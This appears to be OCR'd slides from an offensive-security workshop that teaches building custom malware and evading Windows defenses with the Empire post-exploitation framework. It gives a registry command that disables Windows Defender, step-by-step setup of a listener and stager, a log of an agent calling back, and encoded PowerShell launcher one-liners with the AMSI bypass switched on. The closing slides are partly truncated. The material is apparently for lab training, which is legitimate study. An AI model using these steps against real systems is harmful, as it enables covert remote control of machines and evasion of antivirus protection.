
Malware Triggering


Types of Windows Mitigations

- Windows Defender
- Antimalware Scan Interface (AMSI)
- Control flow guard
- Data Execution Prevention (DEP)
- Randomized memory allocations
- Arbitrary code guard (ACG)
- Block child processes
- Simulated execution (SimExec)
- Valid stack integrity (StackPivot)



Flagged Malware





Windows Defender Logs


Get-WinEvent 'Microsoft-Windows-Windows Defender/Operational' -MaxEvents 10 | Where-Object Id -eq 1116 | Format-List

Detection Source: Real-time Protection

```
TimeCreated  : 6/23/2019 1:20:42 PM
ProviderName : Microsoft-Windows-Windows Defender
Id           : 1116
Message      : Windows Defender Antivirus has detected malware or other potentially unwanted software.
               For more information please see the following:
               https://go.microsoft.com/fwlink/?linkid=37020&name=HackTool:PowerShell/PsAttack.C&threatid=2147728177&en
               terprise=0                                                                                          ient
                       Name: HackTool:PowerShell/PsAttack.C
                       ID: 2147728177
                       Severity: High
                       Category: Tool
                       Path: containerfile:_C:\Users\ben\AppData\Local\Microsoft_Corporation\PowerShell_ISE.exe_StrongName_lw
               2v2vm3wmtzzpebq33gybmeoxukb04w\3.0.0.0\AutoSaveFiles\AutoSaved_1266869d-2827-47c8-934f-5f8768b98e1d_Unti
               tled2.ps1; file:_C:\Users\ben\AppData\Local\Microsoft_Corporation\PowerShell_ISE.exe_StrongName_lw2v2vm3
               wmtzzpebq33gybmeoxukb04w\3.0.0.0\AutoSaveFiles\AutoSaved_1266869d-2827-47c8-934f-5f8768b98e1d_Untitled2.
               ps1->(UTF-8)
                       Detection Origin: Local machine
                       Detection Type: Concrete
                       Detection Source: Real-Time Protection
                       User: DESKTOP-VOGTNJ1\ben
                       Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
                       Signature Version: AV: 1.295.840.0, AS: 1.295.840.0, NIS: 1.295.840.0
                       Engine Version: AM: 1.1.16000.6, NIS: 1.1.16000.6
```

Try Some Code Samples

1. Run Powershell ISE
2. Look in the sample folder
3. Try out samples 1-3



Building/Customizing Your Malware

Don’t Do Too Much at Once

Prioritize what you want to complete

1. Get working base code first
   - Empire, Metasploit, Etc
2. Customize Functions
3. Obfuscate Code
4. Test Against AV

Disabling Windows Defender

New-ItemProperty -Path "HKLM:\Software\policies\microsoft\windows defender" -name disableantispyware -value 1 –Force

Restart computer/VM

Run network as “host only” if connected to the internet
Don’t burn your tools in development

Empire Tutorial


What is Empire?

Post-exploitation framework built around Powershell

- Merger of Powershell Empire and Python EmPyre projects
- Runs on Python 2.6/2.7
- Encrypted C2 channel
- Adaptable modules
  - .bat, .vbs, .dll
- Released at BSidesLV 2015
  - No longer maintained as of Aug 2019


Why Go After Powershell?

- Full .NET access
- Direct access to Win32 API
- Operates in memory
- Installed by default in Windows
- Admins typically leave it enabled



How Empire is Deployed?

Relatively small payload (stager) that calls back to a listener




Empire Tutorial

https://github.com/BC-SECURITY/Empire

Install our forked version (Do not use version 2.5)


- sudo ./setup/install.sh
- sudo ./setup/reset.sh



Empire Tutorial

Splash page


- Version running (We are using a modified dev version)
- How many modules loaded
- Active Listeners
- Active Agents



Empire Tutorial

"Help" lists out all available commands

- Agents – Active payloads available
- Interact – Control a payload/host
- Preobfuscate – Obfuscates Powershell module (not needed)
- Set – Modify payload settings
- Usemodule – Select Empire Module
- Uselistener – Select Listener
- Usestager – Select Empire stager (we will be using macros)



Empire Tutorial

Setting up your listener

```
(Empire) > listeners

[*] Active listeners:

  Name              Module          Host                                  Delay/Jitter   KillDate
  ----              ------          ----                                  ------------   --------
  Test              http            http://192.168.1.187                  5/0.0
```

Select “uselistener http”

```
(Empire: listeners) > uselistener
dbx           http          http_com      http_foreign  http_hop      http_mapi
meterpreter   onedrive      redirector
(Empire: listeners) > uselistener http
(Empire: listeners/http) >
```

Empire Tutorial

Use edit to modify Listener info

- “set Name LISTENERNAME”
- “set Host YOURIPADDRESS”
- “set Port PORTNUMBER”
- “set Launcher powershell -nop -sta –enc”
- “execute”


```
(Empire: listeners/http) > execute
[*] Starting listener 'Test1'
[+] Listener successfully started!
```

Name	Required	Value
SlackToken	False	
ProxyCreds	False	default
KillDate	False	
Name	True	Test
Launcher	True	powershell -noP -sta -w 1 -enc
DefaultDelay	True	5
DefaultLostLimit	True	60
WorkingHours	False	
SlackChannel	False	#general
DefaultProfile	True	/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Headers	True	Server:Microsoft-IIS/7.5
Host	True	http://192.168.1.187
CertPath	False	
DefaultJitter	True	0.0
Proxy	False	default
UserAgent	False	default
Cookie	False	DcWWuMLBQWAyQg
StagingKey	True	R.7I04JaBWNP)j[_V@ZQ]^E;L1c<KfDO
BindIP	True	0.0.0.0
Port	True	80
StagerURI	False	

Empire Tutorial

Usestager

- Tailor the stager to what the target is
- “Multi/Launcher”
  - Useful for testing VM setups



Testing the Launcher

Setting the stager and listener

```
(Empire) > usestager multi/launcher
(Empire: stager/multi/launcher) > set Listener Test
(Empire: stager/multi/launcher) > execute
```

Successful callback to Empire

```
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 192.168.1.11
[*] New agent YZK82GUB checked in
[+] Initial agent YZK82GUB from 192.168.1.11 now active (Slack)
[*] Sending agent (stage 2) to YZK82GUB at 192.168.1.11
```

Enabling Windows Defender

New-ItemProperty -Path "HKLM:\Software\policies\microsoft\windows defender" -name disableantispyware -value 0 –Force

Restart computer/VM

Testing the Launcher

Setting the stager and listener

```
(Empire) > usestager multi/launcher
(Empire: stager/multi/launcher) > set Listener Test1
(Empire: stager/multi/launcher) > execute
```

Outputs…

```
powershell -nop -sta -enc SQBmACgAJABQAFMAVgBlAFIAcwBpAG8AbgBUAGEAQgBMAGUALgBQAFMAVgBFAHIAcwBJAE8AbgAuAE0AQQ
HsAJAA4AEQAQQBjADEAPQBbAHIAZQBmAF0ALgBBAHMAcwBFAE0AYgBMAHkALgBHAEUAVABUAFkAcABFACgAJwBTAHkAcwB0AGUAbQAuAE0AY
AHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBFAFQARgBpAEUAYABMAGQAIgAoACcAYwBhAGMAaABlAGQARwByAG8A
0AHQAaQBuAGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkAZgAoACQAOABkAEEAYwAxACk
```

Test your Empire Payload

Build the stager

- Select “usestager multi/launcher”
- “info” to view settings

```
Name              Required    Value            Description
----              --------    -------          -----------
ProxyCreds        False       default          Proxy credentials
                                               ([domain\]username:password) to use for
                                               request (default, none, or other).
Language          True        powershell       Language of the stager to generate.
Base64            True        True             Switch. Base64 encode the output.
OutFile           False                        File to output launcher to, otherwise
                                               displayed on the screen.
Obfuscate         False       False            Switch. Obfuscate the launcher
                                               powershell code, uses the
                                               ObfuscateCommand for obfuscation types.
                                               For powershell only.
ObfuscateCommand  False       Token\All\1      The Invoke-Obfuscation command to use.
                                               Only used if Obfuscate switch is True.
                                               For powershell only.
ScriptLogBypass   False       True             Include cobbr's Script Block Log Bypass
                                               in the stager code.
AMSIBypass2       False       False            Include Tal Liberman's AMSI Bypass in
                                               the stager code.
SafeChecks        True        True             Switch. Checks for LittleSnitch or a
                                               SandBox, exit the staging process if
                                               true. Defaults to True.
StagerRetries     False       0                Times for the stager to retry
                                               connecting.
Listener          True        Test11           Listener to generate stager for.
Proxy             False       default          Proxy to use for request (default, none,
                                               or other).
UserAgent         False       default          User-agent string to use for the staging
                                               request (default, none, or other).
AMSIBypass        False       True             Include mattifestation's AMSI Bypass in
                                               the stager code.
```

Test your Empire Payload

Final check on settings

- Obfuscation is False
- AMSIBypass is True
- Good to Go!
  - “execute”

```
Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:

  Name             Required    Value           Description
  ----             --------    -------         -----------
  ProxyCreds       False       default         Proxy credentials
                                               ([domain\]username:password) to use for
                                               request (default, none, or other).
  Language         True        powershell      Language of the stager to generate.
  Base64           True        True            Switch. Base64 encode the output.
  OutFile          False                       File to output launcher to, otherwise
                                               displayed on the screen.
  Obfuscate        False       False           Switch. Obfuscate the launcher
                                               powershell code, uses the
                                               ObfuscateCommand for obfuscation types.
                                               For powershell only.
  ObfuscateCommand False       Token\All\1     The Invoke-Obfuscation command to use.
                                               Only used if Obfuscate switch is True.
                                               For powershell only.
  ScriptLogBypass  False       True            Include cobbr's Script Block Log Bypass
                                               in the stager code.
  AMSIBypass2      False       False           Include Tal Liberman's AMSI Bypass in
                                               the stager code.
  SafeChecks       True        True            Switch. Checks for LittleSnitch or a
                                               SandBox, exit the staging process if
                                               true. Defaults to True.
  StagerRetries    False       0               Times for the stager to retry
                                               connecting.
  Listener         True                        Listener to generate stager for.
  Proxy            False       default         Proxy to use for request (default, none,
                                               or other).
  UserAgent        False       default         User-agent string to use for the staging
                                               request (default, none, or other).
  AMSIBypass       False       True            Include mattifestation's AMSI Bypass in
                                               the stager code.
```

Test your Empire Payload

Final check on settings

- Obfuscatic
- AMSIBypa
- Good to G
  - “execute”

```
(Empire: stager/multi/launcher) > execute
powershell -nop -sta -enc SQBmACgAJABQAFMAVgBlAFIAcwBpAG8AbgBUAGEAQgBMAGUALgBQAFMAVgBFAHIAcwBJAE8AbgAuAE0AQQ
